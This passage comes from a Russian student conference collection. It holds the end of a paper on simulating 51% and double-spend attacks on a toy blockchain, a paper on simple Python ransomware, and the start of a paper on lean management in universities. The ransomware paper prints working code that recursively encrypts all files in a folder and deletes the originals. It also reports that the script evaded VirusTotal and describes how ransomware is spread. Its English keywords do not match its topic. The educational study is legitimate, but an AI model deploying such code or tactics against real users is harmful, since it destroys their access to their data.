Структура «Block» будет содержать в себе функции хеширования самого блока, его вывода на экран и сам майнинг.

Наконец, блокчейн — это структура данных, которая объединяет все добытые блоки в хронологическом порядке. Эта цепь неизменна и, следовательно, устойчива к внешним воздействиям. Структура «Blockchain» будет работать с сформированными блоками. Она позволит создавать новые блоки, выводить информацию о цепочке, проверять каждый блок цепочки, а также система форкинга и консенсуса.

Разработка приложения. Приложение разработано на алгоритмическом языке Python 3.8, с использованием библиотек hashlib, sys, binascii, datetime, collections, Crypto.

Чтобы разработать класс Signature и остальной код проекта, нам потребуется импортировать несколько библиотек Python, в основном мы будем использовать

библиотеку «Crypto». Класс Signature генерирует закрытый и открытый ключи с помощью алгоритма RSA. Во время инициализации объекта мы создаем закрытый и открытый ключи и сохраняем их значения в переменной экземпляра. Сгенерированный открытый ключ будет использоваться в качестве идентификатора клиента. Для этого мы определяем свойство, называемое идентификатором, которое возвращает шестнадцатеричное представление открытого ключа. Идентичность является уникальной для каждого клиента и может быть общедоступными. Кто угодно сможет отправить вам виртуальную валюту, используя эту личность, и она будет добавлена в ваш кошелек. Открытый ключ мы сгенерируем на основе закрытого ключа [2].

Далее мы создадим электронную подпись. Сделаем мы это на основе созданного нами приватного ключа. Так же создадим функцию, которая будет проверять подлинность электронной подписи на основе публичного ключа. Проверка подписи нам понадобится позже.

Теперь перейдем к созданию класса User. От будет содержать в себе все транзакции, баланс, публичный и приватный ключи. Дальше займемся созданием класса «Transaction». От содержит в себе данные номера транзакции, получателя, отправителя, суммы, даты проведения транзакции и хеш самой транзакции.

Мы можем проверить работу класса, а также работу проверки валидности. Для этого создадим двух пользователей и дадим им транзакции (так как их ещё нет, то список будет пустым), а также изначальный баланс. Создадим первую транзакцию. Отправим второму пользователю 10 монет. Её подпишет отправитель. После чего она передастся всем пользователям блокчейна. Каждый пользователь может проверить валидность этой транзакции (Рисунок 2). Транзакция будет валидна пока злоумышленник не попытается её изменить. Например, наш пользователь отправил не 10, а 100 монет. Так как хеш транзакции поменялся, то при проверке этой транзакции у пользователей она будет не валидна, что видно на рисунке 2.



Рисунок 2 Проверка валидности слева- транзакция валидна, справа - невалидна

После создания класса «Transaction» можно перейти к созданию класса «Block» Он хранит в себе транзакции, время, номер блока, информацию о самом блоке, свой хеш и обязательно хеш прошлого блока. Немаловажным параметром, который хранит блок, является параметр nonce — число, добавленное к хешированному или зашифрованному блоку в блокчейне, который при повторном хешировании соответствует ограничениям уровня сложности.

Главная функция, которая присутствует в этом классе – это функция Mining. Назначение этой функции заключается в создании хэша для данного блока с префиксом с указанным числом 0. Заданное количество нулей указано в качестве уровня сложности.

Создадим блоки и изменим в функции Mining параметр difficult на “3”. Проведем пробный пуск и посмотрим, какой хеш будет у наших блоков. Структура блока показана на рисунке 3:




Рисунок 3 Структура блоков

Теперь нужно создать систему, которая будет взаимодействовать со всеми созданными классами.

Создадим класс Blockchain. Он будет содержать в себе информацию о блоках и их количестве. Главная функция это NewBlock. Она добавляет в блокчейн блоки, а также управляет форками.

Когда два пользователя находят хеш блока одновременно (завершают майнинг блока) происходит процесс форкинга. Создается новая цепочка блоков, исходящая из предыдущего блока. Новые транзакции делятся на эти две цепочки и продолжается формирования новых блоков. Это происходит до тех пор, пока система не просчитает хешрейт каждой цепочки и совершит выбор одной из них. Цепочка с самым большим хешрейтом становится валидной, а вторичная цепочка уничтожается, транзакции отменяются и средства пользователей возвращаются [1].

Если мы создадим блоки и добавим в блокчейн, после чего проверим их валидность, то мы узнаем, что все они являются валидными потому, что никто изменения не вносил. Но если мы внесем изменения в какой-либо блок, то все последующие блоки будут невалидными.

Что такое 51%. Атака 51% — это взлом сети блокчейна объектом или организацией, которые контролируют большую часть скорости хэширования. Имея достаточно майнинг-мощности, они могут преднамеренно исключить или изменить порядок транзакций.

Все валюты, построенные на принципе блокчейна, имеют распределительные реестры, а транзакции по ним подтверждаются непосредственно майнерами. Чем больше вычислительной мощности у конкретного майнера, тем больше у него шансов выйти первым на верное решение. Это позволит ему создать новый блок первым и получить вознаграждение за подтверждение транзакции.

51% вычислительной мощности сети фактически развязывает руки майнеру, поскольку тот получает возможность самостоятельно управлять всеми операциями по системе. Он может создавать новые блоки, подтверждать транзакции или, наоборот, их блокировать.

Проведение атаки 51% и атаки двойного списания.

Так как наш блокчейн имеет функцию форкинга и возможность проводить слияние цепочек на основе максимального хешрейта. Для условности хешрейт будет присутствовать у блоков, а не у пользователей, в виду отсутствия необходимых мощностей и сложности реализации.

Предположим, что майнеры создали блок одновременно и произошел форкинг (Рисунок 4). В коде мы пометим это событие как “to share”. Последний параметр функции – это и есть хешрейт. После чего цепочка разделяется на две части и в каждую из них добавляются транзакции.




Рисунок 10 Разделение цепочки на две части

Обычно, после транзакции пользователей просят подождать некоторое время, за которое сформируется ещё несколько блоков. транзакции пройдут проверку и сольются в одну цепочку. На это и рассчитана атака 51%. Нам придется создать несколько блоков подряд быстрее всех. Благодаря высокому хешрейту злоумышленник может создавать блоки и навязывать свои транзакции, и они уйдут в основную цепочку, а второстепенная цепочка будет отменена [3].

Всё начинается с того, что он собирает монеты: майнит, покупает или крадет их. Собрав необходимое количество монет, злоумышленник завладевает большей частью мощностей хэширования сети. После этого хакер приступает к атаке. Сначала он начинает майнить скрыто, на своём узле [4]. Когда мошенник находит верный хэш, он его пакует также на своём узле, после чего выпускает в сеть (Рисунок 5). Все другие узлы признают хэш верным и записывают его к себе в блокчейн.




Рисунок 11 Блок, созданный мошенником

На этом этапе атакующий работает как обычный майнер. Далее, атакующий продолжает майнить локально на своём узле, что показано на рисунке 6, однако уже не отправляет найденные блоки в сеть. Таким образом одна версия блокчейна существует приватно у мошенника, другая находится на всех остальных узлах сети.




Рисунок 12 Скрытый пул мошенника

В конце концов злоумышленник создает транзакцию, в которой отправляет все свои монеты на какую-то биржу. Эта транзакция попадает в общую сеть, все узлы думают, что система работает согласно консенсусу, и транзакция успешно проходит (Рисунок 7). Биржа видит, что к ней пришёл депозит и зачисляет средства атакующему. Этот баланс на бирже мошенник может обменять на другие криптовалюты, вывести или что-то ещё - единственное, что это надо сделать быстро [3].





Рисунок 13 Блок мошенника в общей цепочке

После того, как средства выведены с биржи, мошенник публикует свою скрытую версию блокчейна без отправленной на биржу транзакции или с меньшей суммой (Рисунок 9), и из-за его превосходства в мощности хэширования она получается длиннее, а следовательно, принимается сетью как правильная. Теперь зачисления монет на биржу как будто бы не было, и мошенник теперь обладает двойным эквивалентом своих монет.

Мы можем проверить цепочку на валидность и, если мошеннику удалось совершить атаку, то она будет валидна, что и показано на рисунке 8.



Блок 0	валидный
Блок 1	валидный
Блок 2	валидный
Блок 3	валидный

Рисунок 8 Блок мошенника с меньшей суммой и цепочка остается валидной

Результаты экспериментов. Разработанная программа позволила, рассчитать примерное время на вычисление хеша 10 блоков для создания альтернативной цепочки блокчейна. На рисунке 9 и таблице 1 представлены время расчета 10 блоков альтернативной цепочки. В сети Bitcoin сложность хеша автоматически меняется раз в 2 недели в зависимости от мощности сети. На данный момент префикс хеша биткойна составляет 20 знаков. Время создания блоков зависит от хешрейта майнера и сложности. Обычно блокчейн посылает майнеру блок со сложностью, соответствующей техническим характеристикам устройства, поэтому хешрейт будет меняться в зависимости от разных устройств.

Таблица 1

Сравнительный анализ формирования блоков в зависимости от сложности

Сложность	Количество времени на формирование 10 блоков
1	0.002 секунды
2	0.06 секунд
3	0.47 секунды
4	11.27 секунд
5	3 минуты 25 секунд
6	41 минута 54 секунды




Рисунок 9 Время (в секундах) расчета 10 блоков для разного уровня сложности

По результатам проведенных экспериментов можно сделать следующие выводы:

1. Время формирования блоков зависит от сложности по экспоненте.
2. На время формирования блоков не влияет количество транзакций.
3. Скорость создания блоков напрямую зависит от хешрейта пользователя.
4. Формирование нескольких блоков одновременно разделяет хешрейт

пользователя на двое.

Атака 51% сама по себе не позволяет атакующим заполучить приватный ключ или подделать подписи пользователей, заполучить монеты, полученные в результате неправильной работы контракта, отправлять, замораживать в стейкинг или сжигать монеты вместо пользователей, управлять решениями держателей полных узлов.

Из этого можно сделать вывод, что атака не дает возможности управления всем блокчейном, ограничиваясь блокированием транзакций, проведением двойного расхода, созданием форков основного блокчейна.

Выводы. Чтобы осуществить атаку на блокчейн, злоумышленнику не всегда необходимо иметь 51% и более вычислительной мощности. Вероятность успеха рассчитывается исходя из времени атаки и количества вычислительных мощностей. Даже если атакующий контролирует 40% сети, он сможет провести атаку на протяжении двух блоков с 40% вероятностью успеха. Таким образом, из-за масштабов сети атака 51% на блокчейн крайне маловероятна. По мере роста блокчейна вероятность захвата вычислительной мощности одним человеком или группой людей продолжает уменьшаться.

Более того, изменение ранее подтвержденных блоков становится все более и более сложным, потому что все блоки связаны между собой посредством криптографических доказательств: чем больше подтверждений у блока, тем выше будут затраты на изменение или отмену транзакций в нем. Следовательно, успешная атака сможет изменить только транзакции последних блоков и только на короткий период времени.

СПИСОК ЛИТЕРАТУРЫ

1. Blockchain Tutorial [Электронный ресурс] – Электрон, дан. – 2017. – Режим доступа: https://www.tutorialspoint.com/python_blockchain/python_blockchain_scope_and_conclusion.html
2. Что такое атака 51%? [Электронный ресурс]: – Электрон, дан. – 2017. – Режим доступа: <https://forklog.com/cryptorium/что-такое-атака-51>
3. Атака 51% — растущая угроза для криптовалют [Электронный ресурс]: – Электрон, дан. – 2017. – Режим доступа: <https://medium.com/@iconewsmng/атака-51-растущая-угроза-для-криптовалют-de19c4bc0904>
4. Каким атакам подвержен блокчейн [Электронный ресурс]: – Электрон, дан. – 2017. – Режим доступа: <http://chainmedia.ru/newcomers/blockchain-can-be-hacked/>

METHODS OF PROTECTION AGAINST UNAUTHORIZED MINING

Annotation: the work is devoted to the development and research of cryptographic properties of the blockchain and the conduct of 51% attacks and double-spending attacks. A program has been developed that demonstrates the blockchain architecture, which allows managing transactions, using electronic signatures and verifying the verification of blocks and transactions. The Proof-of-Work algorithm is integrated and tested in the program, various algorithms that protect the blockchain from changes and substitution are applied in practice. The possibilities of application and prospects for the development of cryptocurrency solutions in the global economy are considered.

Keywords: blockchain, Proof-of-Work algorithm, 51% attack, double spending attack.

Kulakov D.S.

Scientific adviser: Babicheva M.V., senior Lecturer

Email: kulakdann@yandex.ru

Donetsk National University

УДК 004.056

СТРУКТУРА ВИРУСОВ-ШИФРОВАЛЬЩИКОВ

Лушнай В.Н.

*Научный руководитель: Бабичева М.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена исследованию кода простейшего вируса-шифровальщика на языке Python с использованием библиотеки `pyAesCrypt`, в ходе работы была рассмотрена структура вируса-шифровальщика на примере его простейшей реализации и методы защиты от подобных вирусов.

Ключевые слова: вирус-шифровальщик, Python, шифрование, AES.

Введение. Вирус-шифровальщик, или же вымогатель, представляет собой вредоносную программу, которая, получив доступ к компьютеру, атакует ключевые разделы системы, где могут находиться документы пользователя, в том числе: текстовые файлы, изображения, таблицы и базы данных, после чего шифрует все файлы, лишая владельца доступа к ним [1]. Главная цель злоумышленников заставить пользователя любым способом скачать файл с вирусом и запустить его. В этом вымогатели могут проявлять всю свою фантазию. Зачастую они устраивают массовую рассылку писем в организации. В теме сообщения указывается «резюме», «исковое требование», «договор поставки», «акт сверки-взаиморасчётов», т. е. самые обычные письма, которые ежедневно проходят десятками в любой организации. Другой способ распространения вируса — это запуск загруженной из интернета программы. Только вместо установленной программы пользователь получает зашифрованные файлы. И хотя данный тип вирусов довольно просто как создать, так и обезвредить, но чем опытнее злоумышленник, тем сложнее будет защитить систему конкретного ПК или локальную сеть. Ведь нередки случаи, когда даже крупные компании с серьёзной защитой становились жертвами подобных вирусов. Из недавних примеров - атака на компанию **Wildberries**. По информации из различных источников, хакерам удалось уничтожить почти всю IT-инфраструктуру компании, включая бэкапы. После атаки у компании остался доступен только фронтенд, а бэкенд был удалён и/или зашифрован. Пусть компания и не является IT-гигантом, но всё же Wildberries - одна из значимых компаний в своей сфере в РФ. Этот случай, как и многие другие, напоминает нам о том, что о защите подчас вспоминают только после успешной атаки. И для крупных компаний выбор не велик, либо они тратят большие средства на защиту своей инфраструктуры, либо теряют ещё больше средств на восстановление системы.

Постановка задачи. Необходимо изучить структуру вирусов-шифровальщиков; написать простейший шифровальщик на языке Python 3 для шифрования пользовательских файлов алгоритмом AES; провести тестовую атаку на заранее подготовленные файлы;

Шифрование. Цифровое шифрование принимает оригинальный текст и видоизменяет его. В настоящее время используются алгоритмы шифрования, которые намного сложнее и мощнее, чем их предки с одноалфавитной подстановкой. Усовершенствовать процесс шифрования помогают алгоритмы создания ключей и самого шифрования. Ключи генерируются случайным образом и являются уникальными. Некоторые системы даже создают новые ключи для каждого сеанса, что дополнительно защищает персональные данные пользователей. Например, если злоумышленник захочет украсть информацию о кредитной карте, то ему нужно будет выяснить не только, какой алгоритм использовался для шифрования данных, но ещё и

какой ключ был сформирован. Это далеко не простая задача, так как шифрование устойчиво к подобным атакам. Шифрование — один из лучших способов защитить конфиденциальные данные в интернете. К примеру, в данной работе будет использоваться шифрование стандарта AES, или же «Advanced Encryption Standard», который является симметричным алгоритмом блочного шифрования. То, что данный алгоритм является симметричным, означает, что в нём для шифрования данных и их дешифрования используется один и тот же ключ [2].

Разработка простейшего вируса-шифровальщика. Главной частью любого вируса-шифровальщика является та самая, шифрующая, часть программы. В нашем случае это будет функция, использующая методы из библиотеки `pyAesCrypt`. Установить её можно, введя в терминал команду: `pip3 install pyAesCrypt`.

В данной работе создано две программы, одна шифрует файлы, а другая возвращает их в нормальное состояние. Для этого создавалось два файла, файл шифровальщика `encrypt.py`, а дешифровщик `decrypt.py`. Рассмотрим код нашего основного компонента, шифровальщика. Для ускорения написания кода и более удобного и безопасного тестирования путь к жертве и пароль будут установлены заранее в качестве переменных. Далее по логике программы следует функция, которая позволит перемещаться внутри выбранной директории и шифровать все файлы внутри неё, рис. 1.

```
17     # Функция обхода каталога
18     def walk(dir):
19         for name in os.listdir(dir):
20             path = os.path.join(dir, name)
21             if os.path.isfile(path):
22                 crypt(path)
23             else:
24                 walk(path)
```

Рисунок 1 – Функция обхода файлов в указанном каталоге-жертве.

В данной функции в цикле `for` программа проходится по всем директориям по указанному пути, проверяет является ли выбранный объект файлом и, если да - шифрует его, отправляя в функцию `crypt`, которая представлена ниже. Если же объект является не файлом, а директорией, то функция рекурсивно вызывает себя и цикл повторяется уже в другой директории. Далее по логике программы следует функция шифрования, которая вызывается из предыдущей – `walk` (рис. 2).

```
8     # Функция шифрования
9     def crypt(file):
10         print('-' * 80)
11         buffer_size = 512 * 1024
12         pyAesCrypt.encryptFile(str(file), str(file) + ".crp", password, buffer_size)
13         print("[Encrypt] '" + str(file) + ".crp'")
14         os.remove(file)
15
```

Рисунок 2 – Функция шифрования файла, вызываемая из функции `walk`.

В первую очередь она выводит в терминал разделитель, он не обязателен, но поможет сделать вывод логов в терминал чуть более читаемым. Далее задаётся размер буфера, после чего вызывается функция шифрования файла, в которую мы передаём название существующего файла, название будущего зашифрованного файла, пароль и размер буфера, что был задан ранее. После чего выводятся логи об удачном шифровании

файла и удаляется оригинал. И последняя часть кода – в ней вызывается функция обхода указанной директории, которая сама вызывает функцию шифрования, а после выводится ещё один, последний, разделитель в логи. Самоуничтожение файла отключено на время тестирования.

Разработка обратного скрипта – дешифровщика файлов. Логично предположить, что если Python может шифровать файлы, то сможет и вернуть их в нормальное состояние. Для этого нам понадобится другая программа, немного отличающаяся от шифровальщика своей целью и программным кодом. Директория-жертва и пароль также будут указаны заранее в переменных. По логике программы в начале также будет вызвана функция обхода директории, она немного отличается от рассмотренной ранее подобной функции, рис. 3.

```

18     # Функция обхода каталога
19     def walk(dir):
20         for name in os.listdir(dir):
21             path = os.path.join(dir, name)
22             if os.path.isfile(path):
23                 try:
24                     decrypt(path)
25                 except:
26                     pass
27             else:
28                 walk(path)
    
```

Рисунок 3 – Функция обхода файлов в указанном каталоге.

Из отличий - использование функции `decrypt` и конструкция `try-except` при попытке расшифровать файл, чтобы при ошибке скрипт продолжал выполнение функции. Далее следует главная отличительная черта программы для расшифровки (рис. 4).

```

8     # Функция расшифровки
9     def decrypt(file):
10         print('-' * 80)
11         buffer_size = 512 * 1024
12         pyAesCrypt.decryptFile(str(file), str(os.path.splitext(file)[0]), password, buffer_size)
13         print("[Decrypt] " + str(os.path.splitext(file)[0]) + " ")
14         os.remove(file)
15
    
```

Рисунок 4 – Функция расшифровки файлов.

Главным отличием функции является использование `pyAesCrypt.decryptFile` функции, предназначенной для расшифровки файла и воссоздания его оригинальной версии. Затем зашифрованный файл удаляется за ненадобностью.

Структура вируса-шифровальщика. Если перечислять основные черты, характерные для полноценных вирусов-шифровальщиков, то ими будут:

- Основная часть вируса – сам модуль шифрования файлов пользователя, чем сложнее шифрование, тем больше вероятность, что пользователю придётся заплатить деньги за расшифровку. Если шифрование слабое, то с ним могут помочь антивирусы, а также подобные услуги предоставляют и другие компании.

- Второй по важности компонент – модуль поиска нужной директории в системе, в случаях, если злоумышленник решает не шифровать накопитель или раздел целиком. В Linux или macOS пользователи зачастую используют стандартные директории для

файлов, изображений и т.д. Но в Windows многие создают иные директории, преследуя разные цели. Так что-либо злоумышленник шифрует весь накопитель, или накопители, либо же заранее созданный скрипт сам должен определять директорию для атаки, чтобы захватить как можно больше файлов.

–Вирус должен как-либо передаваться пользователю. Зачастую они выдаются за другие файлы и рассылаются как спам с надеждой на неопытного пользователя, но также могут быть встроены в другие файлы. Например, они могут встраиваться в исполняемые файлы установщиков приложений, которые пользователь может загрузить из интернета. В случае с поисковиком Яндекс также можно загрузить рекламу на свой сайт, чтобы он был первым из выданных пользователю страниц, а на нём уже будет ждать вымогатель, паразитирующий в приложении. Шифровальщик также может включать в себя части от других вирусов. К примеру, распространяться от пользователя к пользователю как червь, при этом не сразу шифровать данные пользователя, а передавать дерево каталогов на сервер злоумышленника, либо же передавать сами файлы, а шифровать их по команде с сервера, а ПК без важных данных будут просто распространять вирус, что тоже будет полезно злоумышленнику. Сложность вируса напрямую зависит от умений его создателя, но из приложения, что было разобрано в данной работе, мы видим, что основных частей вируса всего лишь две – функция шифровальщика и функция поиска жертвы, а остальные предназначены для повышения эффективности [2].

Использование созданного вируса-шифровальщика. Необходимо проверить корректность работы созданного вируса-шифровальщика. В качестве жертвы в данном эксперименте будет использоваться директория, хранящая в себе проекты из IDE Xcode, расположенная по пути */Users/vladkeig/Downloads/xcode*.

После запуска шифровальщика и завершения его работы файлы получают расширение .crp (рис. 5) и будут зашифрованы указанным в коде паролем, а сам файл шифровальщика удалится, чтобы предотвратить возможность дизассемблировать файл и вытащить из него ключ.

Имя	Размер	Тип
Views	5 КБ	Папка
SettingsView.swift.crp	679 Б	Документ
LibraryView.swift.crp	2 КБ	Документ
AddView.swift.crp	1 КБ	Документ
SavedView.swift.crp	2 КБ	Документ
Reader.entitlements.crp	631 Б	Документ

Рисунок 5 – Директория-жертва после работы шифровальщика.

Выводы. В данной работе был рассмотрен метод шифрования файлов неосторожного пользователя. Однако в данном случае файл безвреден для пользователя и системы и был применён в специально заранее подготовленных условиях. Вирус-шифровальщики, написанные профессионалами, могут самостоятельно выбирать директорию-цель, либо шифровать накопитель целиком. Также формат файлов .py является открытым и любой может открыть файл и проверить, чем является приложение. Но код, написанный на Python, можно скомпилировать в полноценный исполняемый файл. В данном случае при проверке файла encrypt.py в VirusTotal вирусов не было обнаружено (рис. 6).




Рисунок 6 – Результат сканирования исходного файла Python.

В скомпилированной под macOS версии VirusTotal также не обнаружил опасности, (рис. 7). Очевидно так происходит потому, что вирус является Python-приложением, но немногие из опытных злоумышленников будут использовать Python, скорее С или С++, которые позволяют напрямую работать с памятью и получать скомпилированные файлы.




Рисунок 7 – Результат сканирования скомпилированного файла.

Исполняемые файлы С/С++ необходимо дизассемблировать для анализа, также их можно встроить в приложения, которые будет устанавливать пользователь. Также можно распространять вирус-шифровальщик как червя, управляя им удалённо с сервера злоумышленника, и в этом случае эффективность вируса может повысится в разы. Возможности вируса ограничиваются лишь фантазией разработчика и качеством антивирусных систем, ведь если он будет обнаружен, то сигнатуры будут занесены в базы данных.

В качестве защиты можно предложить установку антивируса, наличие firewall, для обнаружения зловредного контента, загружаемого из Интернета, скачивание файлов-установщиков только с официальных сайтов, при этом рекомендуется проверять их целостность, сверяя хеши, выложенные на сайте, с хешами файлов полученными пользователем самостоятельно. Следует помнить, что от талантливо написанного вируса не сможет защитить антивирус, но внимательность и осторожность пользлвателя.

СПИСОК ЛИТЕРАТУРЫ

1. Алеекеев, П. Антивирусы. Настраиваем защиту компьютера от вирусов / П. Алеекеев, Д. Козлов, Р. Прокди. - М.: СПб: Наука и Техника, 2018. - 915 с.
2. Шаньгин, В.Ф. Защита компьютерной информации / В.Ф. Шаньгин. - М.: ДМК Пресс, 2020. - 544 с.

VIRUSES ENCODER STRUCTURE

Annotation: the work is devoted to the study of the simplest encryption virus code in the Python language using the pyAesCrypt library, the structure of the encryption virus was considered using the example of its simplest implementation and methods of protection against such viruses were offered.

Keywords: browser, password manager, authorization data, AES-GCM, DPAPI.

Lushpay V.N., student,
Scientific adviser: Babicheva M.V.
Donetsk National University
Email: Introwwert@gmail.com

УДК 378.1:338.2

ВНЕДРЕНИЕ КОНЦЕПЦИИ БЕРЕЖЛИВЫХ ТЕХНОЛОГИЙ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ

Романюк А.В.

Научный руководитель: Пометун Е.Д., канд.техн.наук, старший преподаватель ГОУ ВПО «ДОННУ»

Аннотация: В статье приводится анализ процесса и обобщается опыт внедрения принципов бережливого производства в ряде вузов России. Приведена модель управления внедрением бережливых технологий.

Ключевые слова: бережливое производство, бережливый ВУЗ, модель управления.

Введение. Бережливые технологии/производство (в пер. с англ. Lean production, lean manufacturing - «тощее производство») - концепция управления организацией, которая основывается на постоянном улучшении, стремлению к минимизации различных видов потерь. Бережливое производство предполагает задействование каждого сотрудника предприятия в процесс оптимизации, а так же максимальный курс на удовлетворение потребностей потребителей.

Инструменты, принципы и методы бережливого производства не имеют альтернативы. Несмотря на свою простоту, бережливое производство является наиболее эффективным способом борьбы с потерями и позволяет добиться повышения производительности труда, а так же производства качественной продукции и оказания услуг. Прогрессивные ВУЗы используют различные инструменты повышения эффективности и формируют личную производственную систему.

В 2018 году была создана Ассоциация бережливых ВУЗов. Данная Ассоциация объединяет ВУЗы, которые не только применяют различные инструменты, но и формируют собственную философию развития организации, собственное мировоззрение, где руководители и сотрудники действуют осознанно с целью повышения эффективности работы.

Основная часть. Концептуально-методологическая новизна идеи внедрения технологии «бережливого производства» в высших учебных заведениях связана с признанием способности системы образования к совершенствованию за счет бюджетного и внебюджетного финансирования. Это позволяет за счет внебюджетного финансирования приспособить к системе бережливого производства ВУЗы с помощью внедрения необходимых инструментов, направленных и устранение определенных потерь. Применение бережливых технологий в систему образовательной организации возможно в следующие направления:

- развитие современной интегрированной концепции бережливого производства в образовании;
- разработка мероприятий по формированию образовательной инфраструктуры, технологии вовлечения студентов в образовательный процесс, повышения квалификации кадров, системы стимулирования персонала на применение бережливых технологий;
- развитие информационного образовательного пространства с учетом параметров бережливого образовательного потока в вузе.

Для этого необходимо решить ряд задач:

- организовать рабочие места преподавателей и другого персонала, т.е. стандартизировать рабочий процесс, выполнение сортировки документации и др.

- организовать профориентационную работу на основе вытягивающего подхода (анализа стейкхолдеров, сокращения потерь на подготовку невостребованных специалистов, повышения имиджа учебной организации).

- оптимизировать поток создания ценностей в образовательном процессе, улучшить материально-техническую базу, привлечь сторонние инвестиции, расширить спектр выпускаемых направлений подготовки специалистов.

- организовать преддипломную практику студентов, которая бы позволила практиканту разработать рекомендации, направленные на решение проблем с помощью некоторых принципов бережливого производства: картирования производственного и управленческого процесса.

- организовать прохождение курсов повышения квалификации профессорско-преподавательского состава: изучение основы концепции бережливого производства.

- обновить тематику, выполняемых студентами дипломных и курсовых работ, с учетом актуальности исследования бережливого производства.

- организовать выполнение научных исследований по актуальным направлениям бережливого производства.

- сформировать единое информационно-технологическое образовательное пространство.

- разработать комплексные индикаторы и критерии оценки повышения качества образования при внедрении технологий бережливого производства.

Процессы, протекающие в ВУЗах можно разделить на: основные, вспомогательные и управленческие. В образовательном и управленческом процессе и некоторые действия не имеют добавленной ценности, следовательно, в Lean-методологии такие действия называются потерями. При исследовании потерь в университетах были определены 8 видов потерь, такие как: перепроизводство, ожидания, перемещения, излишняя обработка, излишние запасы, дефекты, неиспользованный человеческий потенциал. Данные потери необходимо устранять для повышения эффективности деятельности всех подразделений учебной организации.

Одним из популярных и наиболее простых во внедрении методов бережливого производства является метод «5S» (рисунок 1). Данный метод направлен на формирование эффективного рабочего места.



Рисунок 1. Структура функционирования метода «5S»

